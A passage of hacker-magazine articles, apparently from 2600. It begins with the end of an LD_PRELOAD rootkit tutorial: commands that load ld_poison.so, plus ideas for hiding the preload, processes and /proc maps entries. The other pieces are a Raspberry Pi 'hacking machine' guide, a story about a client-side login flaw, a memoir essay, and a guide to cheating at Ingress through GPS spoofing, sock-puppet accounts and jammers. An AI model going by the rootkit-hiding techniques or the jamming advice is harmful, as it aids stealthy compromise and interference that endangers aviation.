ld_poison.so scrub.c scrub.so sticky.c sticky.so xochi-hidden-dir
$ export LD_PRELOAD=./scrub.so; bash
$ echo $LD_PRELOAD

$
```

OK, so far, so good. Now, let's try to load ld_poison.so:

```
$ export LD_PRELOAD=./ld_poison.so
$ ls
ld_poison.so scrub.c scrub.so sticky.c sticky.so xochi-hidden-dir
$ echo $LD_PRELOAD
./ld_poison.so
$
```

Scrub is doing its job nicely, preventing any modification to LD_PRELOAD, and therefore Jynx cannot get loaded.


Closing Comments


There are a lot of other things we can do as well. We might like to hide processes or network connections, for example. In fact, if we were to really deploy something like this, it would be dangerous not to.

Likewise, scrub.c is not really enough to hide our LD_PRELOAD trickery. There are other environment variables that ld uses, for example, which will print debug information about the libraries being loaded. We'd need to interfere with that too, the same way we do with LD_PRELOAD itself.

Even still, that would not be sufficient as you can view what libraries are loaded via /proc/$PID/maps. So we'd have to hook fopen() and check for that.

But, all in all, scrub.so and ld_poison.so together form a pretty stealthy little combination that would go a long way towards providing protection from casual inspection or routine auditing.





$35 Hacking Machine

by InsideJob

OK, it'll cost a little more but the basic quad-core, 1 GB RAM Raspberry Pi 2 is really only $35. At minimum you'll also need $15 for a wireless keyboard/mouse, $10 for a microSD card, and $5 for a 5 volt, 2 amp power supply. For the official case and USB Wi-Fi card, add another $20 or so. If you want to be mobile, get a Tzumi battery at Walmart that does "turbo charging." That's marketing boolshiat which means it outputs 2.1 amps. Part numbers for MCMelectronics.com are at the end of the article. Element14.com has been sending end users to that site for a few months and now only accepts corporate purchase orders.


Next, you'll need an operating system for your Hackintosh 2600. I recommend Privacy Enhanced Linux because it comes pre-loaded with all the non-free drivers you'll ever need. Since it includes proprietary software that the others don't, you'll need to provide your own support. The author of the distribution is a mysterious leet hax0r from way back when there was music on MTV.

The 1.7 gigabyte file is available at tinyurl.com/pelinux. Make sure you have at least 8 gigs of free hard disk space, then follow these steps:

1) Decompress the gz file. Under Linux, you'll likely have a program like Ark (archiver) already associated with the extension, so just clicking the file should work. Under Windows, you might have to start your unzipping program first, depending on which one you use.

2) Write the decompressed img file to a microSD card. With Linux, the built-in dd program works great. Just specify the img file with if= and the microSD card in a flash reader/writer should be something like of=/dev/sdb. Under Windows, you'll need a flash card writing program. Follow the Raspbian instruction if you don't already have one. You may also want to expand the root file system to fill your card at this point, as you can't do it while running the OS.

3) Plug your Pi into an HDMI TV and boot your information warrior machine. If you have a Wi-Pi or Edimax Nano, then you should immediately be able to connect to your access point via the slick Wicd (pronounced wicked) GUI app. PELinux doesn't use Wicd for the wired LAN though.



Privacy Enhanced Linux plays MP3 audio files and MP4/AVI video straight out of the box. Unfortunately, the Pi "foundation" racket wants to charge extra for hardware accelerated decoding, but software decoding works well at native video resolutions. Odd full-screen resolutions don't resize well and bog down the wimpy processor. 3D gaming is simply out of the question. In the beginning, they showed it off playing Quake 3, but in reality all it can do is retro 2D gaming.


So what is it really good for? Well....


If you bought a crossover network cable, plug the Pi into a Windows laptop instead of your TV. You can then Remote Desktop to it at 10.0.3.14 as user "pi" with password "pi". I made a super short crossover cable myself for my Wintendo lappy (see pics). Once remotely connected, you'll find a whole slew of useful networking tools like Wireshark and EtherApe. You'll also have a complete Apache web server running if you want to edit /etc/network/interfaces and reboot it on a publicly accessible address.

For the personal user, in addition to the usual productivity and office suites, you'll find a GPSd server that works with Microsoft's USB GPS in Streets and Trips, as well as many others. The FoxTrot program can pull from Google satellite images for truly awesome navigating using real ground pictures, not drawn maps. Add a 7" touchscreen and you could even make a "car-puter" out of it. I'm using a WaveShare mini HDMI screen for my prototype.

Of course, all of this remote control and Internet stuff comes with risks. That's why Privacy Enhanced Linux comes with a firewall, anti-virus, and a rootkit hunter. As if that wasn't enough, it also uses Iceweasel with Privacy Badger and a custom /etc/hosts file that overrides even the most determined advertising redirectors. There are a few "penetration testing" tools that may raise concerns, but they're for Windows systems so your Pi is safe. To be sure, though, I recommend you su to root using password "debian" then change all the passwords. That should make your $35 hacking machine bulletproof!

Part	MCM#	Price
RaspberryPi	83-16530	US$35
5V, 2A PSU	28-19335	US$ 4
Edimax WiFi	831-2761	US$12
Official Case	83-16321	US$ 9
UHS microSD	shop around	US$15
Tzumi Battery	Walmart	US$15





ACCIDENTALLY LOGGING IN AS ADMIN

by Metalx1000

I work in a field that isn't really known for being tech savvy. I spend much of my time at work helping people connect to the wireless network, which we've only had for a few years. Our computer systems run an outdated operating system and most of the work-related things we need to do - mostly filling out forms and ordering supplies - are done through a program called FileMaker. If you've ever had to use FileMaker, I'm sorry. I feel your pain.

Close to ten years ago, I had a Nokia N800. It was a small tablet the size of a smart phone. This was months before the iPhone was released, but I knew that it was going to become more common for people to have these small, pocket-sized computers on them at all times. I wanted my department to be ready. I had been pushing for us to get away from FileMaker. I thought that the best route was to go with our own server with a web interface. Again, most of what we were doing was simple form submits anyway. Some basic HTML forms would be ideal, and with people starting to reach the point of having mobile devices, HTML forms meant that everyone would be able to access these forms from their own devices.

Months went by and I couldn't get the right people to see things my way. I left on vacation and came back a week or two later. Upon arrival, I was informed that we were going to be switching some of the software we were using. While I was gone, one of the higher-ups had gone to a conference where he met a man who talked him into signing us up for his web-based service. I came back to have people come up to me and ask, "Isn't that what you've been talking about?"

It indeed was along the lines of what I was suggesting. Sadly, it was poorly implemented. First, it was not under our control. We were using someone else's servers. I was also not thrilled with the layout, which seemed messy and definitely not designed for smaller screens such as those you find on smart phones. But, it was a step away from FileMaker and it couldn't be as bad as FileMaker, could it?

Well, the first time I went to login, I entered my username and password. I clicked the "login" button, and nothing happened. I refreshed the page and tried again. Nothing. No error, no hourglass, nothing. At this time I had been using Linux for about a year, maybe two. I hadn't had much trouble with websites, but I thought that maybe the fact I was on Linux was causing the problem. I went to a Windows machine, opened up Firefox, and tried. Still nothing.

I decided to look at the source code of the page and quickly found that the page was running Visual Basic Script. I quickly realized that this website would only work correctly in Internet Explorer. No other browser would work. Being a Linux user, I had to find a way around this.

I'm pretty good with JavaScript these days, but back then I knew very little. But I did know enough to use Firebug, which was relatively new at the time, to troubleshoot websites. I picked apart the code of the page and mirrored the home page to my computer. I made the changes I needed to in order to login. I now had a local html file that submitted the form to the website and logged me in.

One of the things I did while rewriting this code from VBS to JS was remove the excess I didn't think I needed to rewrite. I didn't need the form validation part of the code. I was the only one using it. Well, after a few days of using my little "hack," I went to log in and found that I was logged in as a different user than myself. The user I was logged in as was someone who didn't even work for us anymore.

What had happened? How did I login as this user? My username wasn't even close to his. What had happened was that I was in a hurry and hit enter before I typed my username and password. Both fields were blank when I submitted the form. Turns out all the validation for the login was done on the client side, which was the part of the code I had left out when I rewrote it.


Since I hadn't filled in a username and password, it had logged me in as the first user in the system, which was not the user it was displaying. Although it displayed one person's name, I was really logged in as a non-existing user. A user that had administrative privileges. I could modify the home page of the site. I could add and delete users. I could see everyone's information. I had Accidentally Logged in as Admin.

There were many, many other problems I found with that site - all things I found while trying to rewrite the scripts on the site. This is a lesson. It's something I've remembered over the years and have found to be true in many cases. It's easy to spot a poorly written website. People will notice if it's written poorly: If your site can't perform simple tasks properly in all major browsers; If it's just touchy and quirky. People will see this and it's a sign that there are probably deeper problems. Not only are there probably security issues with your site, but you are making yourself a target.

Everyone has to start somewhere. You will make mistakes as you learn. But, if you are paying someone to perform a service and they are in the business of writing software for you, when things don't work right you need to realize that it might be more than just functionality that is the problem. It very well could be a security problem.

Ten years later and we are still using Filemaker after things didn't pan out with the web service. We have another company that we are trying things out with now. They are 100 times better than the last company, but I've still found some security issues with the site (users can inject JavaScript into forms). I've sent emails to my superiors at work and haven't heard anything back. Some things never change.

The Hacker Perspective



by Screamer Chaotix

Most people are scared of the unknown.

Hackers, however, embrace the unknown. What waits for you out there on that seemingly infinite computer network? What strange sounds can you hear by just dialing the right digits on a telephone? Where can you go and what can you do without ever leaving home? It's that curiosity that drives us. The wonder of virtually traveling the world via computer, phone, or radio. The fun of creating, building, exploring.

I was maybe four or five when I first played around on the phone. My mom would be on the line and I learned that if I picked up another extension in the house, I could cut into the call. Naturally, being a rambunctious little brat, I would use the most nasally voice I could to impersonate an operator. No, Mom didn't buy it for one second, but at least she played along. I'm pretty sure my aunt on the other end was a bit confused, but oh well, that was all part of the fun. Later, I realized that by actually spinning that rotary dial I could call places. Some near, some far. Mom had to give me a toy phone to prevent me from dialing Japan or Australia.

Years passed, and after watching films like *Weird Science* and *WarGames*, I absolutely needed my own computer. After scrounging up money via random tag sales, I purchased one from my uncle, who had his own computer shop. The machine cost exactly the amount I had saved - which was well below the actual retail price. Imagine that. I immediately fired it up and started learning all I could, which usually meant throwing random commands at it until the machine finally did something. In time, I learned that I could actually connect one computer to another somewhere out there in the world through the use of a modem. How did I learn this? Easy. The guy who used to live across the street from me had recently been arrested for modifying road signs in Connecticut back in 93 or 94 (you can hear more about him as reported on *Off The Hook*). It was the first time I realized that two of my interests - computers and telephones - could actually be combined. It was all over from there.

I had to get a modem. I had to get online. I had to dial numbers and find all that I could. Soon the web came along, and everyone was talking about that movie *Hackers*. I watched it, and while many panned its shoddy graphics, I actually enjoyed the story as I could really relate to it. The kids in the movie were just like me. Corny or not, I could relate every time Dade Murphy shut his eyes and imagined traveling through the phone network. That was how I felt. I felt like it was me who was traveling through that connection to some unknown destination. The joy of seeing *login as:* was enthralling. Who knew what awaited me behind that door?

Of course, this was also around the time I first encountered real hackers... and man did they annoy me.

FREE KEVIN was all it said. All I wanted to do was get to a site I frequented, but all I got was this big, yellow sign reading FREE KEVIN. Well, who in the hell was Kevin and why should I want him freed? I can't believe I'm typing this now, but at the time, *2600* was nothing but a nuisance. Sure, it wasn't actually *2600* that cracked that site and posted that pic, but they were the ones behind the movement. It wouldn't be until years later, after seeing those words "Free Kevin" for the first time, that I really came to appreciate *2600* and what they stood for. It was then I was thankful for that hacked site, if only because it enlightened me to the true story behind all the bullshit produced by the mass media.

I began to meet like-minded individuals, virtually all of whom had some crazy name like the kids in the *Hackers* movie. Fair enough, I guess I could create a name of my own. Most of my time was spent in #2600 on irc.2600.net, chatting away the late night hours about computers, phones, and - well, it's IRC, so there was lots of bullshit too. It was the first time I really got to interact with people who thought the way I did. People who enjoyed exploring the unknown, creating things that had never been created, and going places they maybe weren't supposed to go. While keeping those mIRC chats open on some old school Win98 box, I would fire up a Linux machine and nmap any network I could find (my cheap computers and low resolutions didn't lend themselves well to multiple open windows). I would just scan and explore. But really, the fun was in seeing what was out there and where I could go. Like most hackers, it was only out of curiosity I was poking around out there. My interest in committing a crime on the net was exactly as strong as my interest in committing one in real life. In other words, not strong at all. The hours would pass by, the IRC chats would continue and I would keep shooting the shit, while maybe opening another console to play around with a little shell scripting, Perl, or C. I knew I'd never be one of those *Phrack* coders, but it was fun and I was learning. Late night would become early morning, and I'd still be sitting there at my computers. Typing, thinking, reading, logging in, logging out, coding.... Before I knew it, I'd be squinting through one eye as the sun peaked through the window. That was when I knew it was time for bed.

It went on like that, only I made newer, closer friends. This led to one of the greatest times of my life.

Over ten years ago, in a modest attempt to mimic the likes of *Off The Hook*, my friend Dash Interrupt and I created an online radio show (something I imagine people refer to as a "podcast" today - whatever the hell that is) called *Hackermind*. It wasn't much, but it gave us a chance to voice our opinions about technology, politics, and whatever else we felt the need to vent about. Like the show we aped, we would call operators, cable companies, department stores, hotlines, wrong numbers, etc. We would show people how they could dial around the world to hear a delay one payphone over. We would show how it was possible to make all payphones on a college campus ring at exactly the same moment. We also showed how ANI may or may not be forwarded when you made a phone call - leading to all sorts of interesting possibilities. Many people enjoyed the fun of the show, and the innocent curiosity and exploration that came along with it. Sadly, it wasn't all fun and games. After all, not everyone appreciates the fun and joviality of the hacker community. Many, including law enforcement, fear the unknown.

In 2001, Dash was arrested and sentenced to a week in juvenile hall and two weeks in a mental institution (*Off The Hook*, May 15, 2001) for the terrifying offense of drawing an animation depicting two stick figures shooting, and eventually throwing pies, at a third. Since he was not yet 18, he had no rights and no chance to defend himself. He was carted off to a place where he was forced to sleep on a mattress on the floor due to overcrowding. It was, as far as I remember, one of the most hellish moments of his young life. I don't speak for him in any way, but my opinion of the situation was that the authorities saw that technology was involved and panicked. Had this been a stick figure drawing done on paper, I'm willing to bet he might have gotten a detention, or been spoken to by a guidance counselor. But because it was on the Internet, again in my opinion, he got the short end of the stick (pun intended). Dash was eventually released, and while his was no Kevin Mitnick story, it showed us both how easily the world can freak out when something happens in that dreaded, confusing, and downright scary world known as "online."

In the end, we had the last laugh. Using our show, ezines, and other such media, we were able to spread the word and share the information others would never get. Like the banner reading FREE KEVIN, I hope we were able to spread at least a morsel of the harsh realities people face every single day. It was a tough time, but we all came out stronger on the other side.

This brought me, and my friends, more in touch with the world of hackers than ever before. Dash and I attended H2K2 and The Fifth HOPE, where we met Emmanuel and had a few of the greatest times of our lives. We watched as more and more of the hacker community emerged from the shadows, all thanks to *2600 Magazine* and *Off The Hook*. This was no IRC chat. This was the real world; a world full of people full of curiosity; a world full of those who welcomed the unknown. It was a place that really felt like home.

Ah reality, how I loathe it. Soon the late nights of coding and exploring had to change, replaced instead by the need to turn in early so as not to be late for work the next day. I'd taken a job in IT and after several years I'm sorry to say my love of computers faded. Spending my days troubleshooting other peoples' problems while getting yelled at and/or threatened took a lot out of me ("Have you tried turning it off and on again?!"). Some days I'd get home and have zero interest in sitting in front of a computer, much less trying to troubleshoot one. The old thrill of getting a program to properly compile or routing a connection through a dozen different computers was all but gone, replaced instead by the dread of what miseries the next day might have in store for me. This went on for over five years.

Something had to change. By this time I'd met the girl who would later become my wife and I'd moved away, beginning a new job far removed from computers. For four years I enjoyed my new profession, grunt work though it might have been. Still, I avoided computers for the most part, unless I was reading an email from Mom, or had some masochistic need to check Facebook. Computers, I believed, were in my past. Of course, the hacker spirit never really dies, no matter how much the harsh realities of life try to squash it. Whether I was making a phone call and wondering what hitting "0" might do, or curious about how exactly a particular network might have been set up, the urge to explore was always there. It was only a matter of time.

And in time, a new job presented itself and I'm back in IT. This job is mercifully friendlier than my previous rendezvous in the world of corporate computer work. A school. A tech friendly school that encourages kids to learn all they can about computers. To play, to explore, to not be afraid of the unknown. This place is a diamond in the rough. It's run by people who think like hackers and act like hackers - because they *are* hackers. And here, we show kids the wonders of technology and all it has to offer. We teach them, boys and girls alike, to code. We hand them computers and let them take them apart and put them back together. Sure, it's still a job, but it's a job that's allowed me to go home with my head held high.

Will I ever get rich here? No. Are there boring meetings, deadlines, stupid questions ("I say again, have you tried turning it off and on again?!"), worries, and stress? Yes. If nothing else, it's nice to know all those years I dedicated to teaching myself about computers, and the years I spent in school, have not gone to waste. I'm back to being regular old me during the day, and Screamer Chaotix at night. Sure, the monitors are a bit flatter, the computers a bit faster, but things are back to the way they always should have been.

From a little kid playing on the phone for fun, to a married man sitting in a room surrounded by computers, things really have come full circle. My wife and I attended HOPE X in 2014 and had an absolute blast. We can't wait to go back (she had really been pushing for the name HOPE Prime for 2016 and still refuses to refer to it as anything else). As for the friends I made in the hacker community, they're still around and we're hoping to get our old crew back together. Maybe our radio show - er, excuse me, podcast, can make a return someday.

Who knows, the future is one great big unknown. And as the kids say, we ain't scared.

Screamer Chaotix is a married, 35-year-old network tech and former host of Hackermind. When not participating in CTF wargames, he enjoys coding things that barely work, playing with the telephone, and giving obnoxious shout outs in 2600 *articles (Dash Interrupt, W1nt3rmut3, Stankdawg, Dual_ Parallel, Nimbus, and of course, Moxie).*

HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!

GAMING INGRESS

by -Me

I imagine most of you are familiar with the Ingress game, but in case you are not, let me quote Wikipedia for some background:

"Ingress is an augmented-reality massively multiplayer online location-based game created by Niantic, Inc. The game was first released exclusively for Android devices on November 15, 2012, and was made available for Apple's iOS on July 14, 2014. The game has a complex science fiction back story with a continuous open narrative, which however is not necessary for playing and enjoying the game. Ingress has also been considered to be a location-based exergame."

There are two "factions" or teams that are continually working in opposition. As a quick description for most people I just use "Geocaching with your phone."

The most important part, from the viewpoint of this article, is that it is location based. To play the game, you need to go to specific places ("portals" in the game). This can present challenges - time, distance, and accessibility. In an extreme example, there is a portal within an amusement park that is closed during the winter. Either you have a connection with someone that gets you in the park (an employee for instance), you break the law (hopping fences - prohibited by game rules), you get a ride in a helicopter (actually done), or you game the game (also against the rules).

How is Location Determined?

In general, there are several choices - GNSS (Global Navigation Satellite System, commonly referred to as "GPS" - Global Position Satellite [System], the U.S. Department of Defense's version), Wi-Fi triangulation, cell site triangulation, and a combination of the three. There is another possibility: user data entry either through something like Google Locations or spoofing one of the first three.

The game must be able to determine current position with reasonable accuracy to even start up. It needs to know current position in order to play the game. Google Locations is not accepted anymore (it appears it was at one time); electronic position determination is required.

In order to promote walking/bicycling (and likely to avoid lawsuits resulting from accidents), the game prevents any significant gameplay for a period of several minutes after you have been traveling above a speed of about 35 mph. The timing does seem to have an integrating function (the longer you spend at a higher speed means more time blocked; a few seconds at 40 mph may result in a time block that is unnoticeable). The delay seems to last 2.5 minutes after a period of highway travel (for instance, after five to ten minutes at 65 mph).

Even if you exit the game before moving and restart at a destination, it seems to apply this time block unless the shutdown time exceeds around 15 minutes.

So, if you are in your car, you drive at some speed likely over 35 mph to the next portal, pull over, wait for the time block to expire, play, and then drive to the next portal. That's great if there is somewhere to pull over close to the portal. And you don't mind the constant start/stopping - you have nowhere else to be that day.

There is an alternative. There is programming in the game that allows time between electronic location fixes. As you drive by a portal you can turn off location services. To the game, you will appear to remain still - you then have approximately five minutes to play. Of course, you may still need to wait out the speed delay, but there is sufficient time to capture a portal, take control, protect it, and link it to numerous other portals. I've recorded up to five minutes 20 seconds before the game complains about loss of signal. I don't know if this is related to the program pulling position fix every 20-30 seconds or the loss of signal not being reported for that period.

Of course, when you re-enable electronic location, your position will jump, and even if you were driving under 35 mph, you will likely have the speed delay at the next portal.

Location Limitations

When there are limited GNSS satellites visible and you do not use position enhancement (Wi-Fi and cell site), your position can change significantly. I've seen this referred to as "jitter" because your pointer (relating your position) will move randomly around the screen. You can take advantage of this jitter to reach locations that are just outside your reach. For instance, you're outside a park that closes at night where the portal is just outside your normal reach. If your position should shift around a bit, suddenly you are there. Or you could be sitting in a classroom wanting to reach a portal during a boring class. Inside is even better since the visibility of GNSS satellites is limited.

Remote Machines

Within the game, there is the assumption that you are physically co-located with your device. But what if that was not true? For instance, if there was a portal accessible from your home and another from your dorm. You can't be in both places at once and you certainly can't be in those places while you are in class.

What's the alternative? Additional machines. The easy answer would be independent devices (smartphones or tablets) sitting at those locations, connected to power, and connected over Wi-Fi. You would then connect to them using a tool like TeamViewer. You shut down the game client on your local device (phone/tablet), connect to the remote device, and start up the game. You may have jumped a bit of distance in a short time (triggering the speed disable) and have to wait out the speed delay. You then make your plays, shut down the remote copy of the game, and terminate the remote session. Repeat as needed.

This could be particularly useful for a valued portal with limited connectivity - if you know someone at the remote location.

One of the game plays is linking three portals together to create something known as "control fields." The bigger the field - the longer the links - the better. At the same time, the other faction is trying to prevent you from creating these - or taking them down once created. Having a remote machine at each of those portals would allow you to quickly rebuild those fields.

Position Spoofing

It is very difficult to spoof your position when the receiver chip (GNSS, Wi-Fi, or cellular) is embedded in your device. You might be able to trick it by blocking outside signals and setting up Wi-Fi units (setting MAC and SSID and manufacturer) that match another location. Or you could take your device apart, carefully remove the GNSS chip, get the data sheet, and create a feed that matches the results.

For instance, the chip may provide serial data for communications in a text format (NMEA for instance). There may be four important wires: Transmit, Receive, Ground, and Power (aka V+). Then all you would need is an interface that would feed NMEA "sentences" into the phone. While it might not be smart to frequently jump great distances (for instance, appearing at a portal in Washington DC, USA one moment and then in suburban London, England the next), it would be much less likely noticed if you recorded a route between preferred portals (most mapping applications will let you save routes) that you could replay at a later time when you are unable to make the physical journey.

But what if you don't want to risk destroying your expensive smartphone? After all, even if the phone is a generation or two old, it is still sellable on eBay or useful as a backup if your current one fails. Other devices can run Android. For instance, a standard PC running Windows 10 with the Sun/Oracle Virtual Box or a Raspberry Pi 2 will run Android natively. The chipset is common in mobile devices. Another option is an Odroid which runs Android or Ubuntu. It would then be relatively easy to create an internal "virtual GNSS receiver" program - or wire up a serial interface that looks like a GNSS receiver (remember, all you need is a serial line) to provide this data.

You think it can't be done? The Stratux device, based on the Raspberry Pi, not only provides aviation data (aircraft positions and weather), but it can be configured with a GNSS receiver to serve current position data up to aviation applications. How hard would it be to swap the receiver with a program that emulates the receiver's behavior but provides locations you want?

And GSM/GPRS data devices are available on USB dongles. Or you could get a "MiFi" cellular data device.

Position Jamming

Jamming of GNSS satellite position signals is illegal in the United States (and likely in the rest of the world). That doesn't mean that it is impossible. There are firms offshore that will happily sell you a GNSS (or even cellular) jammer. If you are unlucky, Customs will not catch the shipment. I say "unlucky" because an active jammer will get noticed and will get you fined because they impact aviation safety. Note the articles included in "References."

Having said that, imagine if you had a portal you really wanted to protect. If you could keep others from getting position data, they would not be able to play the game at the portal (unless they were spoofing location). A jammer would fit that role.

I may have an article on jamming in the near future.

Additional Accounts

Another means of gaming Ingress is by holding multiple accounts. This would require multiple devices (preferably phones with different numbers since one of the validations Niantic performs is to your number). It is not unusual for multiple people to be playing together at the same time (husband/wife and significant-other teams are quite common) so, properly handled, should not be obvious to the game masters.

If you have a device that allows multiple users (a tablet for instance), you could use a throwaway SIM chip to create the alternate identity. Because of the use of MiFi devices and automobiles providing cellular data connectivity, multiple users coming over the same cellular connection is not an oddity.

You could combine multiple accounts with multiple devices - when switching to a remote device, you switch to another identity. That would make it much more difficult for the company to detect that the two are really just you and that you're jumping around. To them, "you" are on your local device, and "someone not you" is on the remote device.

One More Trick

The probability of getting a "portal key" for a particular portal (used to link them together) declines rapidly as the number of that portal's keys you hold increases. To increase your chances, drop the key(s) you currently hold, "hack" the portal, and then pick up the dropped key(s). You don't even have to wait for the "hack" to complete.

A Word of Caution

During the speed block, hacks fail with "no items returned" but no time delay before you can hack again; recharges and XMP bursts fail without penalty - you don't lose any resources (XM or XMP). A link can be made but will then evaporate. Deployed resonators may evaporate or lock up a slot (slot remains empty but you can't fill it). Mods will evaporate. Dropped keys will evaporate. Evaporated items are lost.

If you are not playing the game, these terms will be unfamiliar. If/when you start the game, they will start to make sense.

When I'm dealing with a speed block, I'll attempt to hack or recharge until I'm sure the block has expired - before I'll perform an action that could lose me something. If I can't recharge the current portal, I'll work on another.

Obvious Disclaimer

Of course, I would never perform activities in violation of game rules/EULA/ToS. That could get me thrown out of the game. Nor would I ever suggest you do so yourself. The same applies to driving distracted and violating Title 47 of the Code of Federal Regulations (telecommunications) - or their equivalent in your country. These topics have been presented solely as interesting thought experiments. Of course, if I do, I will submit the results to this esteemed journal!

References

The game itself: `http://www.Ingress.org`

Game background: `https://en.wikiped`
`➥ia.org/wiki/Ingress_(video_game)`

Cross Platform Remote Desktop Software: `http://www.Teamviewer.com`

The Raspberry Pi Project: `http://www.`
`➥Raspberrypi.org`

Android on RPi: `http://androidpi.`
`➥wikia.com/wiki/Android_Pi_Wiki`

Sun/Oracle Virtual Box: `https://www.`
`➥virtualbox.org/`

Running Android X86 under virtual box (one of many): `http://www.howtogeek`
`➥.com/164570/how-to-install-`
`➥android-in-virtualbox/`

Odroid: `http://www.hardkernel.com`
`➥/main/main.php`

Specification sheet for Trimble's GNSS chip: `http://www.trimble.com/gnss-iner`
`➥tial/pdf/bd982_ds_0411.pdf`

RY835AI GNSS and AHRS chipset datasheet: `http://www.reyax.com/Module/GPS`
`➥/RY835AI/RY835AI.pdf`

Stratux aviation weather and traffic receiver: `http://stratux.me/`

News Story on GPS Jamming near Newark NJ Airport: `http://www.nj.com/news/index`
`➥.ssf/2013/08/man_fined_32000_for_`
`➥blocking_newark_airport_tracking_`
`➥system.html`

FAA Report on GPS Jamming near Newark NJ Airport: `http://laas.tc.faa.gov/docu`
`➥ments/Misc/GBAS%20RFI%202011%20`
`➥Public%20Version%20Final.pdf`

US FCC Rules and Regulations from the Code of Federal Regulations: `https://www.gpo.gov/`
`➥fdsys/browse/collectionCfr.action`
`➥?collectionCode=CFR&searchPath=`
`➥Title+47&oldPath=&isCollapsed=true`
`➥&selectedYearFrom=2015&ycord=1342`

This guy apparently posted a cheating guide but then took it away: `http://tapion.it/how-to`
`➥-cheat-on-ingress/`

Learning Hacking via MinecraftEdu

by KingV

